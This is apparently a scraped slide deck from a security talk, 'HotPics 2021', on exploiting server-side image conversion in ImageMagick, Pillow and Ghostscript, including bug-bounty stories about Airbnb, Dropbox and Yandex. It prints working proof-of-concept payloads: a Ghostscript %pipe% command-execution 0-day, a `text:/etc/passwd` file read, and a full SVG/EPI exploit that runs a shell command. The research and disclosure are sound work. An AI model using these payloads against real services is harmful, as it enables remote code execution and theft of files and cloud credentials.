

HotPics 2021

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![@emil_lerner @neex @neexemil CTO at WunderFund.io

independent security researcher

occasional bughunter

Bushwhackers CTF team Emil Lerner](https://image.slidesharecdn.com/zeronightsox-210825120020/85/HotPics-2021-2-320.jpg)

! [Attacker model PWN! Server-side Preview

Generation Attacker uploads

malicious image](https://image.slidesharecdn.com/zeronightsox-210825120020/85/HotPics-2021-3-320.jpg)




! [Detection Gifoeb converted

by ImageMagick Gifoeb converted

by Pillow Gifoeb converted

by java.awt.image](https://image.slidesharecdn.com/zeronightsox-210825120020/85/HotPics-2021-5-320.jpg)



ImageMagick: SVG decoder

- Native SVG decoder supports file inclusion
- Greatly expands attack surface
- Usually even `text:/etc/passwd` works



Pillow

- Become much less vulnerable in recent years
- Always loaded as a library, so memory dump is impactful
- Still a lot of silent fixes




Ghostscript

- is used to process Postscript & PDF files in IM & Pillow
- is a programming language with lots of features
- implements /SAFER mode for untrusted files

Ghostscript < 9.50

- tens of CVEs already out there and still vulnerable
- `find unprotected .forceput`
- `overwrite /SAFER in systemdict`

![Ghostscript >= 9.50 /SAFER fully rewritten .forceput doesn't help anymore 0-day:
(%pipe%/tmp/;echo "pwned") (r) open](https://image.slidesharecdn.com/zeronightsx-210825120020/85/HotPics-2021-12-320.jpg)



![BB Story 1: AirBNB ...

for pattern in context.config.ALLOWED_SOURCES:

if isinstance(pattern, Pattern):

match = url

else:

pattern = "^%s\$" % pattern

match = res.hostname

if re.match(pattern, match):

return True


... http_loader.py thumbor/loaders/http_loader.py](https://image.slidesharecdn.com/zeronightsx-210825120020/85/HotPics-2021-17-320.jpg)



![BB Story 1: AirBNB Mix requests to the AWS metadata

and to the memory dumping exploit The dumped memory will capture

AWS metadata eventually](https://image.slidesharecdn.com/zeronightsx-210825120020/85/HotPics-2021-19-320.jpg)



BB Story 2: DropBox's Sandbox

- there was a more privileged Python process
- put `#encoding: something` instead of the source
- trigger exception somehow

BB Story 2: DropBox's Sandbox

- Python tries to print backtrace
- Does `import encoding.something`
- Code execution in the privileged process :)

BB Story 3: Yandex.Realty

- A lot of places to upload images
- Only one where SVG is allowed: image in support chat
- It looked like Ubuntu's IM with default settings

BB Story 3: Yandex.Realty

- SVG is converted to MVG before processing
- Can request EPI format which is handled by GS
- Can "include" itself via `/proc/self/fd`

Exploit for Ubuntu IM settings

```
<?xml version="1.0" encoding="UTF-8" ?>
<!-- <svg> -->
<hui><desc>copies
(%pipe%/tmp/touch /tmp/pwned) (r) file
showpage 0 quit
</desc>
<image href="epi:/proc/self/fd/3" />
<svg width="1px" height="1px" />
</hui>
```



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